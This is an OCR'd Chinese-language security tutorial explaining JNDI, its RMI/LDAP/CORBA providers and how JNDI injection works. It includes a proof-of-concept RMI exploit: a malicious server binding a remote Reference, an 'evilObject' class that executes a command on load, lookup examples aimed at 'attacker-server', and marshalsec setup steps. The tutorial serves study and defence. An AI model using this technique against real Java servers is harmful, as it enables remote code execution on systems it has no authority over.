
- 1. JNDI
  - 1.1. 简介
  - 1.2. 示例代码
- 2. SPI
  - 2.1. RMI
  - 2.2. LDAP
  - 2.3. CORBA
- 3. 动态协议转换
- 4. 命名引用
- 5. 漏洞利用
  - 5.1. RMI
    - 5.1.1. 示例代码
    - 5.1.2. 过程分析
    - 5.1.3. 调用链
  - 5.2. LDAP
    - 5.2.1. 示例代码
    - 5.2.2. 过程分析
    - 5.2.3. 调用链
- 6. 绕过JDK 8u191+等高版本限制
- 7. 参考

1. JNDI

1.1. 简介

JNDI(Java Naming Directory Interface)是Java提供的一个访问命令和目录服务的API, 命名服务将名称和对象联系起来, 使得可以从名称访问对象, 官方链接.




JNDI包含在Java SE平台中, 要使用JNDI时, 必须要拥有JNDI类和一个或多个服务提供者, JDK包括以下命名或者目录服务的服务提供者:

- DNS: Domain Name Service (域名服务)
- RMI: Java Remote Method Invocation (Java方法远程调用)
- LDAP: Lightweight Directory Access Protocol (轻量级目录访问协议)

- CORBA: Common Object Request Broker Architecture (公共对象请求代理体系结构)

JNDI接口中主要分为5个包, 其中最重要的是javax.naming包, 包含了访问目录服务所需要的类和接口, 例如Context、Bindings、References、lookup等:

- javax.naming
- javax.naming.spi
- javax.naming.ldap
- javax.naming.event
- javax.naming.directory



Naming Package

The `javax.naming` package contains classes and interfaces for accessing naming services.

Context

The `javax.naming` package defines a `Context` interface, which is the core interface for looking up, binding/unbinding, renaming objects and creating and destroying subcontexts.

Lookup
The most commonly used operation is `lookup()`. You supply `lookup()` the name of the object you want to look up, and it returns the object bound to that name.

Bindings
`listBindings()` returns an enumeration of name-to-object bindings. A binding is a tuple containing the name of the bound object, the name of the object's class, and the object itself.

List
`list()` is similar to `listBindings()`, except that it returns an enumeration of names containing an object's name and the name of the object's class. `list()` is useful for applications such as browsers that want to discover information about the objects bound within a context but that don't need all of the actual objects. Although `listBindings()` provides all of the same information, it is potentially a much more expensive operation.

Name
`Name` is an interface that represents a generic name—an ordered sequence of zero or more components. The Naming Systems use this interface to define the names that follow its conventions as described in the Naming and Directory Concepts lesson.

References
Objects are stored in naming and directory services in different ways. A reference might be a very compact representation of an object.

The JNDI defines the `Reference` class to represent reference. A reference contains information on how to construct a copy of the object. The JNDI will attempt to turn references looked up from the directory into the Java objects that they represent so that JNDI clients have the illusion that what is stored in the directory are Java objects.

1.2. 示例代码

这里通过实现一个简单的例子来更好的理解JNDI.

- Demo.java

```
package org.h3rmesk1t.jndi.demo;

import java.rmi.Remote;
import java.rmi.RemoteException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/4 11:12 上午
 */
public interface Demo extends Remote {

    public String Demo(String name) throws RemoteException;
}
```


- DemoImpl.java

```
package org.h3rmesk1t.jndi.demo;

import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

/**
 * @Author: H3rmesk1t
```

```
 * @Data: 2022/2/4 11:12 上午
 */
public class DemoImpl extends UnicastRemoteObject implements Demo {

    protected DemoImpl() throws RemoteException {
        super();
    }

    public String Demo(String name) throws RemoteException {
        return "Hello, " + name;
    }
}
```

- CallService.java

```
package org.h3rmesk1t.jndi.demo;

import javax.naming.Context;
import javax.naming.InitialContext;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.Properties;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/4 11:13 上午
 */
public class CallService {

    public static void main(String[] args) throws Exception {

        // 初始化默认环境
        Properties env = new Properties();
        env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.rmi.registry.RegistryContextFactory");
        env.put(Context.PROVIDER_URL, "rmi://localhost:1099");
        Context context = new InitialContext(env);

        // 创建注册中心
        Registry registry = LocateRegistry.createRegistry(1099);
        Demo demo = new DemoImpl();
        registry.bind("demo", demo);

        // 查找数据
        Demo rDemo = (Demo) context.lookup("demo");
        System.out.println(rDemo.Demo("h3rmesk1t"));
    }
}
```



2. SPI

在JDK中内置了几个Service Provider, 分别是RMI、LDAP和CORBA. 但是这几个服务本身和JNDI没有直接的依赖, 而是通过SPI接口实现了联系.

2.1. RMI

RMI(Remote Method Invocation), 即Java远程方法调用, 为应用提供了远程调用的接口, 一个简单的RMI主要由三部分组成, 分别是接口、服务端和客户端. 具体详见之间分析的Java安全——RMI学习.

2.2. LDAP

LDAP(Lightweight Directory Access Protocol), 即轻量级目录访问协议. 它提供了一种查询、浏览、搜索和修改互联网目录数据的机制, 运行在TCP/IP协议栈上, 基于C/S架构.

Java对象在LDAP目录中也有多种存储形式:

- Java 序列化
- JNDI Reference
- Marshalled 对象
- Remote Location

LDAP中常见的属性定义如下:

```
String  X.500 AttributeType
------------------------------
CN      commonName
L       localityName
ST      stateOrProvinceName
O       organizationName
OU      organizationalUnitName
```


```
C       countryName
STREET  streetAddress
DC      domainComponent
UID     userid
```

其中需要注意的是:

- DC: Domain Component, 组成域名的部分, 比如域名evilpan.com的一条记录可以表示为dc=evilpan,dc=com, 从右至左逐级定义.
- DN: Distinguished Name, 由一系列属性(从右至左)逐级定义的, 表示指定对象的唯一名称.

2.3. CORBA

CORBA是一个由Object Management Group(OMG)定义的标准. 在分布式计算的概念中, Object Request Broker(ORB))表示用于分布式环境中远程调用的中间件. 其实就是早期的一个RPC标准, ORB在客户端负责接管调用并请求服务端, 在服务端负责接收请求并将结果返回. CORBA使用接口定义语言(IDL)去表述对象的对外接口, 编译生成的stub code支持Ada、C/C++、Java、COBOL等多种语言. 其调用架构如下图所示:



一个简单的CORBA用户程序由三部分组成，分别是IDL、客户端和服务端:

- IDL

```
module HelloApp
{
  interface Hello
  {
  string sayHello();
  oneway void shutdown();
  };
};
```

- Server

```
// HelloServer.java
import HelloApp.*;
import org.omg.CosNaming.*;
import org.omg.CosNaming.NamingContextPackage.*;
import org.omg.CORBA.*;
import org.omg.PortableServer.*;
import org.omg.PortableServer.POA;

import java.util.Properties;

class HelloImpl extends HelloPOA {

  public String sayHello() {
    return "Hello from server";
  }

  public void shutdown() {
      System.out.println("shutdown");
  }
}


public class HelloServer {

  public static void main(String args[]) {
    try{
      // create and initialize the ORB
      ORB orb = ORB.init(args, null);

      // get reference to rootpoa & activate the POAManager
      POA rootpoa =
POAHelper.narrow(orb.resolve_initial_references("RootPOA"));
      rootpoa.the_POAManager().activate();

      // create servant
      HelloImpl helloImpl = new HelloImpl();

      // get object reference from the servant
      org.omg.CORBA.Object ref = rootpoa.servant_to_reference(helloImpl);
      Hello href = HelloHelper.narrow(ref);

      // get the root naming context
      // NameService invokes the name service
      org.omg.CORBA.Object objRef =
          orb.resolve_initial_references("NameService");
      // Use NamingContextExt which is part of the Interoperable
      // Naming Service (INS) specification.
      NamingContextExt ncRef = NamingContextExtHelper.narrow(objRef);

      // bind the Object Reference in Naming
      String name = "Hello";
      NameComponent path[] = ncRef.to_name( name );
      ncRef.rebind(path, href);
```

```
      System.out.println("HelloServer ready and waiting ...");

      // wait for invocations from clients
      orb.run();
    }

      catch (Exception e) {
        System.err.println("ERROR: " + e);
        e.printStackTrace(System.out);
      }

      System.out.println("HelloServer Exiting ...");

  }
}
```

- Client

```
import HelloApp.*;
import org.omg.CosNaming.*;
import org.omg.CosNaming.NamingContextPackage.*;
import org.omg.CORBA.*;

public class HelloClient
{
  static Hello helloImpl;

  public static void main(String args[])
    {
      try{
        // create and initialize the ORB
        ORB orb = ORB.init(args, null);

        // get the root naming context
        org.omg.CORBA.Object objRef =
            orb.resolve_initial_references("NameService");
        // Use NamingContextExt instead of NamingContext. This is
        // part of the Interoperable naming Service.
        NamingContextExt ncRef = NamingContextExtHelper.narrow(objRef);

        // resolve the Object Reference in Naming
        String name = "Hello";
        helloImpl = HelloHelper.narrow(ncRef.resolve_str(name));

        System.out.println("Obtained a handle on server object: " +
helloImpl);
        System.out.println(helloImpl.sayHello());

        helloImpl.shutdown();

        } catch (Exception e) {
```

```
            System.out.println("ERROR : " + e) ;
            e.printStackTrace(System.out);
        }
    }

}
```

3. 动态协议转换

在上文的示例代码中都手动设置了对应服务的工厂以及对应服务的PROVIDER_URL, 其实在JNDI中是可以进行动态协议转换的, 示例代码如下:

- Demo-1

```
Context context = new InitialContext();
context.lookup("rmi://attacker-server/refObject");
context.lookup("ldap://attacker-server/cn=bar,dc=test,dc=org");
context.lookup("iiop://attacker-server/bar");
```

- Demo-2

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL, "rmi://localhost:8888");
Context context = new InitialContext(env);

String name = "ldap://attacker-server/cn=bar,dc=test,dc=org";
context.lookup(name);
```

在Demo-1的代码中没有设置对应服务的工厂以及PROVIDER_URL, JNDI根据传递的URL协议自动转换与设置了对应的工厂及PROVIDER_URL. 在Demo-2的代码中可以看到, 即使服务端提前设置了工厂与PROVIDER_URL也没有什么影响, 当lookup操作时的参数能够被攻击者控制时, 依旧会根据攻击者提供的URL进行动态转换并覆盖掉最初设置的PROVIDER_URL, 将lookup操作指向攻击者控制的服务器.

从源码层面上来看看具体的流程, 跟进InitialContext#lookup方法, 在返回值中会调用InitialContext#getURLOrDefaultInitCtx方法, 继续跟进该方法, 在这里会进行动态转化操作.

```
public Object lookup(String name) throws NamingException {
    return getURLOrDefaultInitCtx(name).lookup(name);
}
```

```
/** Retrieves a context for resolving the string name <code>name</code>. ...*/
protected Context getURLOrDefaultInitCtx(String name)
    throws NamingException {
    if (NamingManager.hasInitialContextFactoryBuilder()) {
        return getDefaultInitCtx();
    }
    String scheme = getURLScheme(name);
    if (scheme != null) {
        Context ctx = NamingManager.getURLContext(scheme, myProps);
        if (ctx != null) {
            return ctx;
        }
    }
    return getDefaultInitCtx();
}
```

JDK中默认支持的JNDI自动协议转换以及对应的工厂类如下:

协议	schema	Context
DNS	dns://	com.sun.jndi.url.dns.dnsURLContext
RMI	rmi://	com.sun.jndi.url.rmi.rmiURLContext
LDAP	ldap://	com.sun.jndi.url.ldap.ldapURLContext
LDAP	ldaps://	com.sun.jndi.url.ldaps.ldapsURLContext
IIOP	iiop://	com.sun.jndi.url.iiop.iiopURLContext
IIOP	iiopname://	com.sun.jndi.url.iiopname.iiopnameURLContext
IIOP	corbaname://	com.sun.jndi.url.corbaname.corbanameURLContext

4. 命名引用

JNDI定义了命名引用(Naming References), 简称引用(References). 其大致过程就是通过绑定一个引用, 将对象存储到命名服务或目录服务中, 命名管理器(Naming Manager)可以将引用解析为关联的原始对象. 引用由Reference类来表示, 它由地址(RefAddress)的有序列表和所引用对象的信息组成. 而每个地址包含了如何构造对应的对象的信息, 包括引用对象的Java类名, 以及用于创建对象的object factory类的名称和位置. Reference可以使用工厂来构造对象, 当使用lookup查找对象时, Reference将使用提供的工厂类加载地址来加载工厂类, 工厂类将构造出需要的对象, 可以从远程加载地址来加载工厂类. 示例代码如下:

```
Reference reference = new
Reference("refClassName","FactoryClassName",FactoryURL);
ReferenceWrapper wrapper = new ReferenceWrapper(reference);
ctx.bind("refObj", wrapper);
```


当有客户端通过lookup("refObj")获取远程对象时, 获得到一个Reference引用类, 客户端会首先去本地的CLASSPATH去寻找被标识为refClassName的类, 如果本地未找到的话, 则会去请求http://example.com:12345/FactoryClassName.class加载工厂类.

对于JNDI的攻击, 其攻击过程可以归纳为下图内容:

- ①: 攻击者为易受攻击的JNDI的lookup方法提供了LDAP/RMI URL.
- ②: 目标服务器连接到远端LDAP/RMI服务器, LDAP/RMI服务器返回恶意JNDI引用.
- ③: 目标服务器解码JNDI引用.
- ④: 从远端LDAP/RMI服务器获取Factory类.
- ⑤: 目标服务器实例化Factory类.
- ⑥: 执行恶意exploit.

对于JNDI注入, 在后续的JDK版本中对于RMI/LDAP两个攻击向量都做了默认情况的限制:

- JDK 5U45、6U45、7u21、8u121 开始 java.rmi.server.useCodebaseOnly 默认配置为 true
- JDK 6u132、7u122、8u113 开始 com.sun.jndi.rmi.object.trustURLCodebase 默认值为 false
- JDK 11.0.1、8u191、7u201、6u211 com.sun.jndi.ldap.object.trustURLCodebase 默认为 false



5. 漏洞利用

5.1. RMI

通过RMI进行JNDI注入的步骤大致为:

- 攻击者构造恶意对象, 在其构造方法中加入恶意代码, 上传至服务器中等待远程加载.
- 构造恶意 RMI 服务器, bind 一个 ReferenceWrapper 对象, ReferenceWrapper 对象是一个 Reference 对象的封装.
- Reference 对象中包含了一个远程地址, 远程地址中可以加载恶意对象 class.
- JNDI 在 lookup 操作过程中会解析 Reference 对象, 远程加载恶意对象触发 exploit.

再来看看javax.naming.Reference中的构造方法:

- className: 远程加载时所使用的的类名.
- classFactory: 加载的 class 中需要实例化类的名称.
- classFactoryLocation: 提供 classes 数据的地址可以是 file/ftp/http 等协议.

```
public Reference(String className, String factory, String factoryLocation)
{
    this(className);
    classFactory = factory;
    classFactoryLocation = factoryLocation;
}
```

5.1.1. 示例代码

- JNDIClient.java


```
package org.h3rmesk1t.jndi.RMIAttack;

import javax.naming.Context;
import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/5 11:12 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        String url = "rmi://127.0.0.1:1099/reference";
        Context ctx = new InitialContext();
        ctx.lookup(url);
    }
}
```

- JNDIServer.java

```
package org.h3rmesk1t.jndi.RMIAttack;

import com.sun.jndi.rmi.registry.ReferenceWrapper;

import javax.naming.Reference;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/7 6:09 上午
 */
public class JNDIServer {

    public static void main(String[] args) throws Exception {

        String className = "evilObject";
        String factoryName = "evilObject";
        String factoryLocationURL = "http://127.0.0.1:4444/";

        Registry registry = LocateRegistry.createRegistry(1099);
        Reference reference = new Reference(className, factoryName,
factoryLocationURL);
        ReferenceWrapper referenceWrapper = new
ReferenceWrapper(reference);
        System.out.println("Binding 'referenceWrapper' to
'rmi://127.0.0.1:1099/reference'");
        registry.bind("reference", referenceWrapper);
    }
}
```

- evilObject.java

```
import java.io.IOException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/5 11:17 上午
 */
public class evilObject {

    public evilObject() {
        try {
            Runtime.getRuntime().exec("open -a Calculator");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```



运行步骤:

- 编译恶意类文件: `javac evilObject`
- 在恶意类文件所在处起一个服务: `python3 -m http.server 4444`
- 运行`JNDIServer`
- 运行`JNDIClient`

注意事项:

- `evilObject.java`及其编译的文件放到其它目录下, 避免在当前目录中直接找到该类来成功实现命令执行
- `evilObject.java`文件不能申明包名, 声明后编译的`class`文件函数名称会加上包名从而不匹配
- 注意使用`java`版本, 复现时需要满足可用`jdk`版本

除了利用代码搭建一个`RMI`服务外, 可以直接使用现成的工具`marshalsec`起一个`RMI`服务:

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
marshalsec.jndi.RMIRefServer http://127.0.0.1:80/#testObject 7777
```

